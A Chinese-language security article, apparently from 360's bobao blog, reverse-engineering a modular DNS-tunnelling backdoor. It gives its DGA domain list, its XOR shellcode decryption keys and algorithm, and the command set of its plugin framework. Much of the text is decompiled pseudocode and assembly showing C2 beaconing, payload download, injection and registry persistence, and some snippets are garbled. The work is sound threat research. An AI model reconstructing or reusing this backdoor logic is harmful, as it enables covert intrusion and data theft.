2018-01	vmvahedczyrml.com
2018-02	ryfmzcpuxyf.com
2018-03	notyraxqrctmnir.com
2018-04	fadojcfipgh.com
2018-05	bqnabanejkvmpyb.com
2018-06	xcxmtyvwhonod.com
2018-07	tshylahobob.com

安全客 (bobao.360.cn)

接着，将前面收集的网络、计算机、用户信息按照特定算法编码成字符串，然后作为上面的域名前缀，构造成查询*. nylalobghyhirgh.com 的 DNS TXT 的数据包，分别向 8.8.8.8 | 8.8.4.4 | 4.2.2.1 | 4.2.2.2 | [cur_dns_server] 发送，然后等待服务器返回。

```

v6 = WideCharToMultiByte_284C(a1 + 72, 0);
generate_subdomain_string_2268((int)&v12, v19, v16, v6);
sub_11E6((int)&v20, v12, v15);
v30 = 0x1001000;
sub_11E6((int)&v20, 4, (int)&v30);
v31 = 0;
if ( *(DWORD *) (a1 + 68) > 0 )
{
    v7 = (int *) (a1 + 4);
    do
    {
        v9 = 2;
        v11 = *v7;
        v10 = ntohs(*(_WORD *) (a1 + 0x58));
        if ( !sendto_1D28((DWORD *) a1, v23, v20, a4, (int)&v9) )
            *a4 = a3;
        ++v31;
        ++v7;
    }
    while ( v31 < *(DWORD *) (a1 + 68) );
    // 8,8,8,8 | 8,8,4,4 | 4,2,2,1 | 4,2,2,2 | cur_dns_server
}
    .....

```



服务器返回之后 (UDP) 校验数据包，解析之后把数据拷贝到之前传入的参数中，下一步将这些数据写入前面设置的注册表项，也就是 HKEY_CURRENT_USER\SOFTWARE\-[0-9]+ 的 Data 键中。这些数据应该是作为配置信息存放的，包括功能号，上次活跃时间，解密下一步 Shellcode 的 Key 等等。

```
Send_DNS_TXT((int)&u49, u65, u62, &aRecvLen);
Send_DNS_TXT((int)&u49, u65, u62, &aRecvLen);
Send_DNS_TXT((int)&u49, u65, u62, &aRecvLen);
while ( 1 )
{
    u61 = RecvCC((int)&aRecvBuf, u43, u44, (int)&u49, &aRecvLen, (int)&u50);
    if ( !u61 )
        break;
    if ( u61 == 0x274C )
        goto LABEL_37;
}
sub_165125E(0, (int)&u62);
mymemcpy((int)&u62, aRecvLen, (int)&aRecvBuf);
u64 = 2;
if ( u62 <= 2 )
    u64 = u62;
if ( !memcpy_0(4, (int)&u62, (int)&u54)      // 比较返回的数据是不是DOOR
    && u54 == "DOOR"
    && !memcpy_0(2, (int)&u62, u55)
    && !memcpy_0(1, (int)&u62, a1 + 8) )      // 返回的标志位
{
    if ( *(_BYTE *) (a1 + 8) )
    {
        if ( memcpy_0(4, (int)&u62, a1 + 12) || memcpy_0(4, (int)&u62, a1 + 16) || memcpy_0(4, (int)&u62, a1 + 20) )
            goto LABEL_26;
        memset();
        if ( sub_1651140((int)&u62, (int)&u58) )
        {
            strFree(u45);
            goto LABEL_26;
        }
        uni2ansi((int)&u58, 0);
        lstrncpy();
        strFree(u46);
    }
    LABEL_37:
    shutdown(&u49);
    LocalFree((int)&u62);
    u16 = u61;
    goto LABEL_3;
}
LABEL_26:
LocalFree((int)&u62);
u16 = 13;
goto LABEL_3;
```

当 RegQueryValueExA 查询到的 Data 键值存在数据时，则进入后门执行流程，该流程利用从之前写入注册表项的配置信息中的 Key 解密 loader_code2 后跳转执行。



```
push    ecx
push    edi
push    edi
push    eax
push    [esp+444h+var_424]
call    dword ptr ds:[463000h] ; RegQueryValueExA
lea     esi, [esp+430h+var_418]
call    LocalFreeClear_28B5
cmp     [esp+430h+flag], 1
jnz    loc_1BDD
lea     eax, [esp+430h+var_210]
push    eax
push    [esp+434h+var_3A8]
push    [esp+438h+var_3AC]
call    jmp_shellcode_12A7
add    esp, 0Ch
jmp    loc_1BDD
```

解密 loader_code2 的算法如下：先取出 module_Activation 偏移 0x3128 处的 original_key，接着取 key 的最后一个 byte 对偏移 0x312C 处长度为 0xD410 的加密数据逐字节进行异或解码，每次异或后 original_key 再与从配置信息中读取的 key1、key2 进行乘、加运算，如此循环。

original_key	key1	0x340d611e
key1		0xC9BED351
key2		0xA85DA1C9 安全客 (bobao.360.cn)



```
push    40h ; '@'
mov     esi, 1000h
push    esi
push    0D410h
push    0
call    dword ptr ds:46305Ch ; VirtualAlloc
mov     ecx, ds:463128h
mov     edi, 46312Ch ; shellcode3
mov     edx, eax
sub     edi, eax
mov     [ebp+var_4], 0D40Ch

loc_12D9:           ; CODE XREF: jmp_shellcode_12A7+4E↓j
mov     bl, [edi+edx]
xor     bl, cl
mov     [edx], bl
mov     ebx, ecx
shl     ecx, 10h
shr     ebx, 10h
add     ecx, ebx
imul   ecx, [ebp+arg_0]
add     ecx, [ebp+arg_4]
inc     edx
dec     [ebp+var_4]
jnz    short loc_12D9
push    [ebp+arg_8]
call    eax           ; jmp shellcode
mov     ecx, eax
cmp     ecx, esi
```

解密之后跳转到 loader_code2 中, loader_code2 其实和 loader_code1 是一样的功能 , 也就是一个 loader , 其再次从内存中解密出下一步代码 : module_ROOT, 然后进行 IAT 的加载和重定位 , 破坏 PE 头 , 跳转到 ROOT 模块的入口代码处。

Module_ROOT

ROOT 模块即真正的后门核心模块 , 为其他插件提供了基本框架和互相调用的 API , 其会在内存中解密出 5 个插件模块 Plugin、Online、Config、Install 和 DNS , 分别加载到内存中进行初始化 , 如果插件在初始化期间返回没有错误 , 则被添加到插件列表中。

ID	Name
10 0	Root
10 1	Plugin
10 2	Config
10 3	Install
10 4	Online
20 3	DNS 3 安全客 (bobao.360.cn)

每个插件由 DLL 变形而成，加载后根据 fwReason 执行不同功能 (其中有一些自定义的值 100,101,102,103,104).不同的插件模块 fwReason 对应的功能可能有细微的差异，整体上如下：

fwReason	功能
1	Plugin_Initialize 该操作获取模块功能函数列表
100	Plugin_SetFnTable 该操作设置模块的 ROOT 函数列表，将 Root 函数列表指针设置到模块的全局函数列表指针
101	Plugin_Clear 插件去初始化
102	Plugin_GetId 该操作获取模块 ID
103	Plugin_GetName 获取模块名称字符串，由第三个参数返回字符串
104	Plugin_GetFnTable 返回插件函数表的指针 安全客 (bobao.360.cn)

接着 ROOT 模块搜索 ID 为 103 (“Install”) 的插件，并调用其函数表的第二个函数。进行安装操作。

```
push  167Ch
push  offset shellCode1 ; Plugin
lea   eax, [esp+38h+var_24]
push  eax
call  DecodeBuff
push  308Eh
push  offset dword_1557488 ; Online
lea   eax, [esp+38h+var_24]
push  eax
call  DecodeBuff
push  1403h
push  offset dword_1556080 ; Config
lea   eax, [esp+38h+var_24]
push  eax
call  DecodeBuff
push  1931h
push  offset dword_1554748 ; Install
lea   eax, [esp+38h+var_24]
push  eax
call  DecodeBuff
push  2336h
push  offset loc_155BB98 ; DNS
lea   eax, [esp+38h+var_24]
push  eax
call  DecodeBuff
call  getGlobalLinkTable
push  67h
call  GetModByID
```

同时 ROOT 模块也通过把自身函数表地址提供给其他模块的方式为其他模块提供 API，这些 API 主要涉及跨模块调用 API、加解密等功能。



```
ds:dword_155F114, offset DoLoadModule
ds:dword_155F118, offset GetModByBuff
ds:dword_155F11C, offset GetModByID
ds:dword_155F120, offset DoUnloadModule
ds:dword_155F124, offset UnloadModWithFlag
ds:dword_155F128, offset DoGetModName
ds:dword_155F12C, offset DoEnterCriticalSection
ds:dword_155F130, offset DoLeaveCriticalSection
ds:dword_155F134, offset LinkGetNext
ds:dword_155F138, offset LinkIsEnd
ds:dword_155F13C, offset DoLoadPeModule
ds:dword_155F140, offset LoadPeModule
ds:dword_155F144, offset DecodeBuff
ds:dword_155F148, offset UnpackAndLoadModule
ds:dword_155F14C, offset CopyExe.InjectEntryCode
ds:dword_155F150, offset DoInjectRemoteThread
ds:dword_155F154, offset InjectRemoteThread
ds:dword_155F158, offset DirectCallDecodeSth
ds:dword_155F15C, offset DecodeFirst_CallCiherFunc
ds:dword_155F160, offset AllocBuff
ds:dword_155F164, offset DoEncipher
ds:dword_155F168, offset DoDecipher
ds:dword_155F16C, offset DecodeShellCodeHeader
ds:dword_155F170, offset _FreeMem
ds:dword_155F174, offset getRandSeed
ds:dword_155F178, offset Base64Encode1Byte
ds:dword_155F17C, esi
getGlobalLinkTable
-
```

另外其中解密的函数以及加载插件的函数也是由动态解出来的一段 shellcode，可见作者背后的煞费苦心：

```
int Decrypt1_2FB8()
{
    int (*shellcode_decryptor)(void); // eax@1
    signed int v1; // esi@2
    int (*v2)(void); // ecx@2

    shellcode_decryptor = (int (*)(void))v53F1A4;
    if ( !v53F1A4 )
    {
        v1 = 0xC0;
        shellcode_decryptor = (int (*)(void))VirtualAlloc_14EC(0xC0);
        v53F1A4 = shellcode_decryptor;
        v2 = shellcode_decryptor;
        do
        {
            (*(_BYTE *)v2 = ((*(_BYTE *)v2 + 0x53F008 - (_DWORD)shellcode_decryptor) + 13) ^ 0xF3) - 13;
            v2 = (int (*)(void))((char *)v2 + 1);
            --v1;
        }
        while ( v1 );
    }
    return shellcode_decryptor();
}
```



```
int __stdcall jmp_4128_arg2_loader_1CDB(_DWORD *a1, int a2)
{
    int v2; // eax@1
    int (_stdcall *loader_code)(int); // edi@1
    int result; // eax@2

    v2 = VirtualAlloc_14EC(0x619);
    loader_code = (int (_stdcall *)(int))v2;
    if ( v2 )
    {
        memcpy_1094(v2, 0x534128, 0x619);
        *a1 = loader_code(a2); // 从offset_4128解密出一段loader_code，内存加载插件运行。
        VirtualFree_15C7((int)loader_code);
        result = *a1 < int (_stdcall *loader_code)(int); // edi@1
    }
    else
    {
        result = GetLastError_141A();
    }
    return result;
}
```

Module_Plugin

Plugin 模块为后门提供插件管理功能，包括插件的加载、卸载、添加、删除操作，管理功能完成后会通过调用 Online 的 0x24 项函数完成回调，向服务器返回操作结果。模块的辅助功能为其他插件提供注册表操作。

Plugin 的函数列表如下：

```
    mov    ds:plugin_vt0, offset fuc_switch
    mov    ds:dword_6B4004, offset CreateLoadRegThread
    mov    ds:dword_6B4008, offset Reg_Query
    mov    ds:dword_6B400C, offset Reg_SetValue
    mov    ds:dword_6B4010, offset Reg_Delete
```

其中比较重要的是 fuc_switch 和 CreateLoadRegThread 。

fuc_switch

此函数根据第二个参数结构体的 0x4 偏移指令码完成不同操作，指令码构造如下：

(ID<<0x10) | Code

0x650000 功能

此功能获取当前加载的插件列表字符串，此功能遍历全局 ModuleInfo 结构体获取模块名称列表，完成后通过 Online 模块的 0x24 执行调用者参数的回调函数，该回调为网络通知函数。



```
for ( i = (*(int (__fastcall **)(int))(curVtb + offsetof(ModFuncList, LinkGetFirst)))(v3); i; v2 = v15 )
{
    (*(void (__cdecl **)(int, char *))(v2 + offsetof(ModFuncList, DoGetModName)))(i, &v11);
    string_ctor((int)&v13);
    string_assign((int)&v13, (int)&v11);
    v14 = *(__WORD *)(i + 40);
    WideCharToMultiByte_2485((int)&v13, 65001);
    clscopy(v13);
    v20 = 0;
    clscopy(&v20);
    v21 = *(__WORD *)(i + 8);
    clscopy(&v21);
    v21 = *(__WORD *)(i + 12);
    clscopy(&v21);
    v21 = *(__WORD *)(i + 16);
    clscopy(&v21);
    v21 = *(__WORD *)(i + 20);
    clscopy(&v21);
    v21 = *(__WORD *)(i + 24);
    clscopy(&v21);
    v21 = *(__WORD *)(i + 28);
    clscopy(&v21);
    v21 = *(__WORD *)(i + 36);
    clscopy(&v21);
    v12 = v14;
    clscopy(&v12);
    i = (*(int (__cdecl **)(int))(v15 + offsetof(ModFuncList, LinkIsEnd)))(i);
    FreeString((int)&v13);
}
(*(void (**)(void))(v2 + offsetof(ModFuncList, DoLeaveCriticalSection))}());
*((__WORD *)a2 + 4) = htonl_228C(6619136);
```

0x650001 功能

此功能首先通过参数 ID 获取模块信息，如果该 ID 未被加载，则调用 Root 的加密函数加密模块数据，随后更新对应注册表值，完成模块更新，模块数据加密后保存，在 Root 模块初始化过程中会调用 Plugin 的注册表监听线程，该线程检测到注册表项变动后加载此模块：

```
get_infromation((int)&v22);
v3 = ntohl_0(*(__WORD *)(v2 + 8));
v4 = (*(int (__stdcall **)(int))(curVtb + offsetof(ModFuncList, GetModById)))(v3);
if ( v4
    && (v5 = *(__WORD *)(v4 + 24) != 0,
        (*(void (__stdcall **)(int))(curVtb + offsetof(ModFuncList, DoUnloadModule)))(v4),
        v5) )
{
    v6 = 50;
}
else if ( ((__WORD *)(v2 + 20) ^ *(__WORD *)(v2 + 24)) != 2083903907 || 267 != *(__WORD *)(v2 + 56) )
{
    v6 = 193;
}
else
{
    v7 = *(__WORD *)(v2 + 12);
    v24 = 0;
    v23 = ntohl_0(v7) + 20;
    (*(void (__stdcall **)(int, int *, int *))(curVtb + offsetof(ModFuncList, DoEncipher)))(v2, &v24, &v23);
    v8 = DecodeString(7024784, (int)&v21);
    v9 = WideCharToMultiByte_2485(v8, 0);
    v10 = ntohl_0(*(__WORD *)(v2 + 8));
    str_api(&asciString, v9, v10);
    FreeString((int)&v21);
    v25 = 1;
    v11 = toWstring0((int)&asciString);
    v6 = Reg_SetValue(-2147483646, v22.field_8, *(__WORD *)(v11 + 8), v24, v23, 3);
    if ( v6 )
    {
        v25 = 3;
        v12 = toWstring0((int)&asciString);
        v6 = Reg_SetValue(-2147483647, v22.field_8, *(__WORD *)(v12 + 8), v24, v23, 3);
    }
}
```

0x650002 功能

此功能通过文件名称加载 PE 结构的插件，Root 模块的 0x30 项调用 LoadLibrary 函数加载 DLL，并将插件结构插入全局插件双链表：



```
        mov    [ebp+var_10], eax
        cmp    edi, eax
        jl     short loc_6B18AB
        mov    [ebp+var_10], eax

loc_6B18AB:                                ; CODE XREF: clean_mod_
                                                ; clean_mod_by_name+58
        push   [ebp+var_20]
        lea    eax, [ebp+var_8]
        push   eax
        mov    eax, dword ptr ds:curVtb
        call   [eax+ModFuncList.LoadModuleByName]
        push   650002h
        mov    esi, eax
        call   htonl_228C
        push   esi
        mov    [ebx+4], eax
        call   htonl_228C
        push   0
        mov    [ebx+8], eax
        call   htonl_228C
        mov    [ebx+0Ch], eax
        mov    eax, [ebp+arg_0]
        push   ebx
        push   dword ptr [eax]
```

0x650003 功能

该功能通过模块基址查找指定模块,内存卸载模块后删除对应注册表键值,彻底卸载模块:

```
v5 = ((void(_stdcall **)(int))(curVtb + offsetof(ModFuncList, GetModuleByBase)))(v20);
v6 = v5;
if ( v5 )
{
    if ( *(DWORD*)(v5 + 24) )
    {
        v24 = 50;
    }
    else
    {
        (*(void(_stdcall **)(int))(curVtb + offsetof(ModFuncList, UnloadModWithFlag)))(v5);
        if ( !*(DWORD*)(v6 + 32) )
        {
            v7 = DecodeString((int)"@I%d", (int)&v16);
            v8 = WideCharToMultiByte_2485(v7, 0);
            str_api(&asciString, v8, *(DWORD*)(v6 + 16));
            FreeString((int)&v16);
            v9 = toWstring0((int)&asciString);
            Reg_Delete(-2147483646, subkey, *(char **)(v9 + 8));
            FreeString((int)&v16);
            v10 = toWstring0((int)&asciString);
            Reg_Delete(-2147483647, subkey, *(char **)(v10 + 8));
            FreeString((int)&v16);
        }
    }
    (*(void(_stdcall **)(int))(curVtb + offsetof(ModFuncList, DoUnloadModule)))(v6);
}
v11 = htonl_228C(0x650003);
v12 = v24.
```

0x650004 功能

此功能检测参数指定模块 ID 是否被加载，如果该 ID 已被加载，通过 Online 的网络回调发送一个长度为 1，数据为 0x00 的负载网络包，如果 ID 未被加载则发送一个长度为 0 的负载网络包。

```
call    [edi+ModFuncList.GetModById]
mov     edi, eax
test   edi, edi
jz     short loc_6B1AA2
mov     eax, dword ptr ds:curVtb
push   edi
call   [eax+ModFuncList.DoUnloadModule]

loc_6B1AA2:                                ; CODE XREF: mod_loaded+2
push   650004h
call   htonl_228C
push   0
mov    [esi+4], eax
call   htonl_228C
mov    [esi+8], eax
xor    eax, eax
test   edi, edi
setnz al
push   eax
call   htonl_228C
mov    [esi+0Ch], eax
lea    eax, [ebp+var_1]
push   eax
mov    eax, [ebp+arg_0]
push   dword ptr [eax]
mov    eax, esi
call   online_notify_callback
---
```

判断模块指针是否为空

CreateLoadRegThread

该函数创建线程，异步遍历注册表项 “SOFTWARE\Microsoft\<MachineID>”，其中 MachineID 根据硬盘序列号生成。随后创建 Event 对象，使用 RegNotifyChangeKeyValue 函数监测插件注册表键值是否被更改，被更改后则遍历键值回调中解密并加载模块并插入全局插件 ModuleInfo。

Plugin 模块的维护数据结构为双链表，并为每个插件定义引用计数，当引用计数为 0 时才从内存卸载插件。结构大致如下：



```
/*
模块信息
*/
struct ModuleInfo
{
    ModuleInfo *prev;
    ModuleInfo *next;
    DWORD refCount; //引用计数
    DWORD timeStamp; //时间戳
    DWORD ModID; //ModID 66 Config 68 Online
    DWORD field_14;
    DWORD plugin_alive;
    DWORD bUnloaded; //
    DWORD bIsPE; //
    DWORD modSize; //模块大小
    DWORD modBuff; //模块缓存区
    void *ModVTable; //功能列表
};
```

Module_Online

该模块主要功能是与服务器连接，获取服务器返回的控制指令，然后根据控制指令中的插件 ID 和附加数据来调用不同的插件完成相应的功能。同时 Online 也提供 API 接口给其他插件模块用于回传数据。

Online 模块的函数表如下，可以看到其提供了一系列收发数据的 API

```
mov    ds:ONLIEN_VTable_6C6000, offset fuc_switch_6C20D6
mov    ds:dword_6C6004, offset NetworkConnectLoop_1337
mov    ds:dword_6C6008, offset LoadProtocolPlugin_6C1129
mov    ds:dword_6C600C, offset GetProtocolPlugin_6C11B1
mov    ds:dword_6C6010, offset OriginalRecv_6C11C7
mov    ds:dword_6C6014, offset RecvData_6C11E6
mov    ds:dword_6C6018, offset RecvCmd_6C1200
mov    ds:dword_6C601C, offset OriginalSend_6C1215
mov    ds:dword_6C6020, offset SendData_6C1234
mov    ds:dword_6C6024, offset CmdCallback_6C124E
mov    ds:dword_6C6028, offset ClearConnect_6C3B0A
mov    ds:dword_6C602C, offset sub_6C12A8
mov    ds:dword_6C6030, offset ClearSocket_6C12BB
mov    ds:dword_6C6034, offset return_arg1_0x0C_word_value_6C12F8
xor    eax, eax
```



网络连接开始时首先调用 Config 表中的第二个函数读取配置信息，通过 InternetCrackUrlA 将配置信息中的字符串(默认为 dns://www.notepad.com)取得 C&C 地址，并根据字符串前面的协议类型采取不同的连接方式，每个协议对应一个 ID，同时也是协议插件的 ID，目前取得的样本中使用的 DNS 协议对应 ID 为 203。(虽然有 HTTP 和 HTTPS，但是 ONLINE 只会使用 HTTP)，协议与 ID 的对应关系如下：

TCP	200
HTTP	201
HTTPS	204(无效)
UDP	202
DNS	203
SSL	205
URL	内置，无需额外插件

安全客 (bobao.360.cn)

```
ReadConfig_1741(v0);
v63 = 0;
v62 = (_WORD *) (v1 + 0x18);
while (1)
{
    memset_2CA9(0x6C6040, 0x1018);
    v2 = *v62;
    if ( !(WORD)v2 )
        goto LABEL_40;
    DecodeString_3D37(v2 + v1 + 0x58, (int)&a1);
    while (1)
    {
        memset_2CA9((int)&v55, 60);
        v56 = &a2;
        v55 = 60;
        v57 = 1024;
        v58 = 7102536;
        v59 = 1024;
        if ( !InternetCrackUrlA_6C7098 )
        {
            v3 = DecodeString_3D37(0x6C515C, (int)&v41); // InternetCrackUrlA
            v4 = WideCharToMultiByte_3DEA((int)v3, 0);
            v5 = DecodeString_3D37(7098740, (int)&v43); // wininet.dll
            v6 = WideCharToMultiByte_3DEA((int)v5, 0);
            v7 = LoadLibrary_1000(v6);
            InternetCrackUrlA_6C7098 = (int (_stdcall * )(_DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress_1023(v7, v4);
            LocalFreeStruct1_3DBB((int *)&v43);
            LocalFreeStruct1_3DBB((int *)&v41);
        }
        v8 = WideCharToMultiByte_3DEA((int)&a1, 0);
        InternetCrackUrlA_6C7098(v8, 0, 0, &v55); // InternetCrackUrlA
        word_6C6040 = v60;
        v9 = DecodeString_3D37(7098756, (int)&v49); // TCP
        TCP = WideCharToMultiByte_3DEA((int)v9, 0);
        v11 = -(lstrcmpiA_2C5E((int)v56, TCP) != 0);
    }
}
```



```
push    eax
mov     eax, ds:ROOT_VTable_6C7058
call    [eax+ModFuncList.GetModByID]
mov     [esi], eax
test   eax, eax
jnz    short loc_6C1171
push   7Eh ; '~'
pop    edi
jmp    short loc_6C1195
```

```
; CODE XREF: LoadProtocolPlugin_6C1129+41↑j
movzx  ecx, word ptr [esi+0Ch]
push   [ebp+arg_8]
mov    eax, [eax+ModuleInfo.ModVTable]
push   ecx
lea    ecx, [esi+8]
push   ecx
mov    [esi+4], eax
call   dword ptr [eax+4] ; 调用插件的初始化函数
test   eax, eax
jz    short loc_6C11A4
mov    edi, eax
jmp    short loc_6C1191
```

在建立起与 C&C 服务器的连接之后，可以根据接收到的服务器指令调用指定的插件执行指定的操作，并返回执行结果。首先先接收 0x14 字节的头部数据，这些数据将用于解压和解密下一步接收的指令数据。

```
-->
result = recv_data_6C39C7(a1, (int)&v13, 0x14, a3); // 接收0x14字节的头部信息
                                                // 用以进行解密以及解压缩操作
if ( !result )
{
    (*(void (__stdcall **)(char *, char *)))(ROOT_VTable_6C7058 + offsetof(ModFuncList, DecodeShellCodeHeader))(
        &v13,
        &v11);
    v9 = 0;
    v5 = ntohs_18CB(v12);
    result = (*(int (__stdcall **)(int *, int )))(ROOT_VTable_6C7058 + offsetof(ModFuncList, AllocBuff))(&v9, v5 + 0x14);
    if ( !result )
    {
        memcpy_182F(v9, (int)&v13, 0x14);
        v6 = ntohs_18CB(v12);
        v7 = recv_data_6C39C7(v3, v9 + 0x14, v6, a3); // 接收完整的数据
        if ( !v7 )
        {
            ntohs_18CB(v12);
            v10 = ntohs_18CB(v12) + 0x14;
            v7 = (*(int (__stdcall **)(int, int, int *)))(ROOT_VTable_6C7058
                                                + offsetof(ModFuncList, DoDecipher))(
                v9,
                save_buff,
                &v10);
        }
    }
}
```

接受的指令结构大致如下  :

```
struct Command
{
    DWORD HeaderSize;
    WORD OpCode;
    WORD PluginID;
    DWORD DWORD0;
    DWORD DataSize;
    DWORD DWORD1;
    DWORD DataBuff
    ...
};
```

Online 模块会根据 PluginID 找到对应的模块，调用其函数列表的第一个函数

func_switch()，根据 OpCode 执行 switch 中不同的操作，并返回信息给服务器。

```
v4 = (*(int (__stdcall **)(int))(curVtb + offsetof(ModFuncList, GetModById)))(v3);
if ( v4 )
    (*(void (__stdcall **)(int))(curVtb + offsetof(ModFuncList, DoUnloadModule)))(v4);
*(DWORD *) (a1 + 4) = htonl_228C(0x650004); // PluginID && OpCode
*(DWORD *) (a1 + 8) = htonl_228C(0);
*(DWORD *) (a1 + 12) = htonl_228C(v4 != 0);
return Online_CmdCallback(a1, *a2, (int)&v6); // 回传信息
,
```

另外当 Online 使用内置的 URL 方式时，会根据指定的参数使用 HTTP-GET\HTTPS-GET\FTP 来下载文件：



```
,  
else  
{  
    v17 = DecodeString_3D37(0x6C53C0, (int)&v64); // HTTPS  
    v18 = WideCharToMultiByte_3DEA(v17, 0);  
    BYTE3(a1) = lstrcmpiA_2C5E((int)v46, v18) == 0;  
    LocalFreeStruct1_3DBB((int *)&v64);  
    if ( BYTE3(a1) )  
    {  
        v19 = DecodeString_3D37(7099340, (int)&v44); // GET  
        v20 = WideCharToMultiByte_3DEA(v19, 0);  
        v68 = HttpOpenRequestA_0x6c5074(v65, v20, &v34, 0, 0, &v61, 0x8488F100, 0);  
        LocalFreeStruct1_3DBB((int *)&v44);  
        v59 = 62336;  
        InternetSetOptionW_0x6c507c(v68, 31, &v59, 4);  
    }  
    else  
    {  
        v21 = DecodeString_3D37(7099348, (int)&v64); // FTP  
        v22 = WideCharToMultiByte_3DEA(v21, 0);  
        BYTE3(a1) = lstrcmpiA_2C5E((int)v46, v22) == 0;  
        LocalFreeStruct1_3DBB((int *)&v64);  
        if ( !BYTE3(a1) )  
        {  
            3EL_29:  
            v67 = GetLastError_0x6c5030();  
            3EL_30:  
            if ( v68 )  
                InternetCloseHandle_0x6c508c(v68);  
            InternetCloseHandle_0x6c508c(v65);  
            goto LABEL_33;  
        }  
        v68 = FtpOpenFileA_0x6c5078(v65, &v34, 0x80000000, 2, 0);  
    }  
    v16 = v68;  
  
    if ( !HttpSendRequestExA_0x6c5080(v25, v24, v16, &v39, 0, 0) )  
        goto LABEL_29;  
    if ( !HttpEndRequestA_0x6c5084(v16, 0, 0, 0) )  
    {  
        if ( GetLastError_0x6c5030() != 0x2F00 )  
            goto LABEL_29;  
        if ( ++a1 < 6 )  
            continue;  
    }  
    v30 = &a1;  
    v29 = v31;  
    for ( i = v16; InternetReadFile_0x6c5088(i, v29, 4080, v30) && a1; i = v68 )  
    {  
        v31[a1] = 0;  
        v26 = sub_6C3D15((int)&v43, (int)v31);  
        sub_6C3F7D(a2, *(DWORD *)(&v26 + 8));  
        LocalFreeStruct1_3DBB((int *)&v43);  
        v30 = &a1;  
        v29 = v31;  
    }  
    -----
```



在请求服务器的时候，也会将受害者的基本信息上传到服务器中，这些信息包括：当前日期和时间、内存状态、CPU信息、可用磁盘空间、系统区域设置、当前进程的PID、操作系统版本、host信息和用户名。

```
mov    eax, 6C51C0h
lea    ecx, [ebp+var_14]
mov    [ebp+var_54], esi
call   DecodeString_3D37 ; data offset 0x51c0 : ~MHz
mov    edi, [eax+8]
mov    eax, 6C51C8h
lea    ecx, [ebp+var_38]
call   DecodeString_3D37 ; data offset 0x51c8 : HARDWARE\DESCRIPTION\SYSTEM\CENTRALPROCESSOR\0
lea    ecx, [ebp+var_3C]
push   ecx
push   ebx
lea    ecx, [ebp+var_54]
push   ecx
push   edi
push   dword ptr [eax+8]
push   80000002h
call   sub_176E
...
```

Online模块还通过调用Plugin模块提供的API维护一个注册表项：

HKLM\SOFTWARE\[0-9A-Za-z]{7} 或者 HKCU\SOFTWARE\[0-9A-Za-z]{7}，内容是记录系统时间和尝试连接次数。

```
do
    *(_BYTE *)(&v2++ + 0x6C70F0) = (*int (**)(void))(ROOT_VTable_6C7058 + 0x64))(); // ROOT.getRandSeed()
while ( v2 < 8 );
GetSystemTime_0x6c5044(0x6C70F8);
if ( (*_DWORD *)(*_DWORD *)(&v2) + 8 ) == 3 )
{
    v7 = &regValue_6C70F0;
}
else
{
    ModuleConfig = (*int (_stdcall **)(signed int))(ROOT_VTable_6C7058 + 0xC))(102); // ROOT.getModByID(102) Config模块
    (*void (_stdcall **)(int *, signed int, signed int, signed int))(*(_DWORD *)(&ModuleConfig + 0x2C)
        + 8))(

    &a2a,
    3, // Config.GenerateStrFromSerialNumber_6D1E5C
        // 获取由系统盘序列号生成的字符串
        // 长度为3+ 0x434944 % (8-3+1) = 7
    8,
    0x434944);
    (*void (_stdcall **)(int))(ROOT_VTable_6C7058 + 0x10))(ModuleConfig); // ROOT.DoUnloadModule
    v4 = DecodeString_3D37(0x6C5224, (int)&v16); // SOFTWARE\
    mwstr_cpy_mstr_3F08(&a1a, v4->wstring_buff);
    LocalFreeStruct1_3DBB(&v16.dword0);
    v5 = strcpy_to_mwstr_6C3D15(&v16, (int)&a2a);
    lstrcat_to_mstr_6C3F7D(&a1a, v5->wstring_buff);
    LocalFreeStruct1_3DBB(&v16.dword0);
    v6 = strcpy_to_mwstr_6C3D15(&v16, (int)&a2a);
    v7 = &regValue_6C70F0;
    v8 = -(call_Plugin_DoRegQueryKeyValue_6C176E(
        HKEY_LOCAL_MACHINE,
        a1a.str_buff, // HKLM\SOFTWARE\[0-9A-Za-z]{7}
        ...));
}
```

Module_Config

Config模块在初始化的过程中，先分别解出数据段保存的一些默认配置信息，然后把这些参数拼接起来，使用Root模块虚表中的DoEncipher函数进行加密，最后保存到一个用硬盘卷标号计算出来的路径里。同时Config模块提供了读取配置文件的接口。



Config 模块的虚表共有 3 个函数

ModInit

该函数共有三个子功能

660000

```
1 int __cdecl Func_660000(_DWORD *a1)
2 {
3     int v1; // esi@1
4     ConfigContext *dataBuf; // [sp+4h] [bp-4h]@1
5
6     dataBuf = 0;
7     AllocBuffer(&dataBuf);
8     DoGetConfigDataFile(&dataBuf->Field_11 + 3);
9     dataBuf->ControlCode = htonl(0x660000u);
10    dataBuf->ModuleID = htonl(0);
11    dataBuf->DataSize = htonl(0x858u);
12    v1 = CallMod68Func24(*a1, dataBuf);
13    (FunctionName->_FreeMem)(dataBuf);
14    return v1;
15 }
```

该功能主要调用 Config 模块的 GetDecodedConfigData 函数，获取配置文件作为 Payload，最终调用 Online 模块虚表的 0x24 功能（上传给 CC 服务器）

660001

```
1 int __usercall Func_660001@<eax>(ConfigContext *a1)
2 {
3     a1->ControlCode = htonl(0x660001u);
4     a1->ModuleID = htonl(0x32u);
5     a1->DataSize = htonl(0);
6     return CallMod68Func24(*a2, a1);
7 }
```

功能主要就是传递了自己的功能 ID，没有 Payload

660002

```
1 int __usercall Func_660002@<eax>(ConfigContext *a1)
2 {
3     a1->ControlCode = htonl(0x660002u);
4     a1->ModuleID = htonl(0x32u);
5     a1->DataSize = htonl(0);
6     return CallMod68Func24(*a2, a1);
7 }
```

功能主要就是传递了下自己的功能 ID，没有 Payload

GetDecodedConfigData



该函数首先通过磁盘卷标号计算得到当前机器的配置文件路径。然后读取配置文件，并调用 Root 模块的 DoDecipher 解密后，返回结果给调用者。

```
GetConfigFilePath((int)&FileName);
FreeLocal(v2);
v12 = 0;
v3 = (void *)LocalAlloc(0x2000u);
v5 = v4;
lpBuffer = v3;
if ( v3 )
{
    hFile = (HANDLE)CreateFileW((LPCWSTR)FileName.buf, 0x80000000, 3u);
    if ( hFile == (HANDLE)-1 )
    {
        v8 = GetLastError();
    }
    else
    {
        if ( !*(DWORD *)ReadFile )
        {
            DecodeString(&szHD);
            v9 = WideCharToMultiByte(0);
            *(_DWORD *)ReadFile = GetProcAddress(v9);
            FreeLocal(v10);
        }
        if ( !ReadFile(hFile, lpBuffer, 0x2000u, &NumberOfBytesRead, 0) )
            v12 = GetLastError();
        CloseHandle(hFile);
        if ( v12 )
            goto LABEL_13;
        v8 = DoDecodeConfigFile(a1, (int)lpBuffer);
    }
}
```

GetEncodedVolumeSN

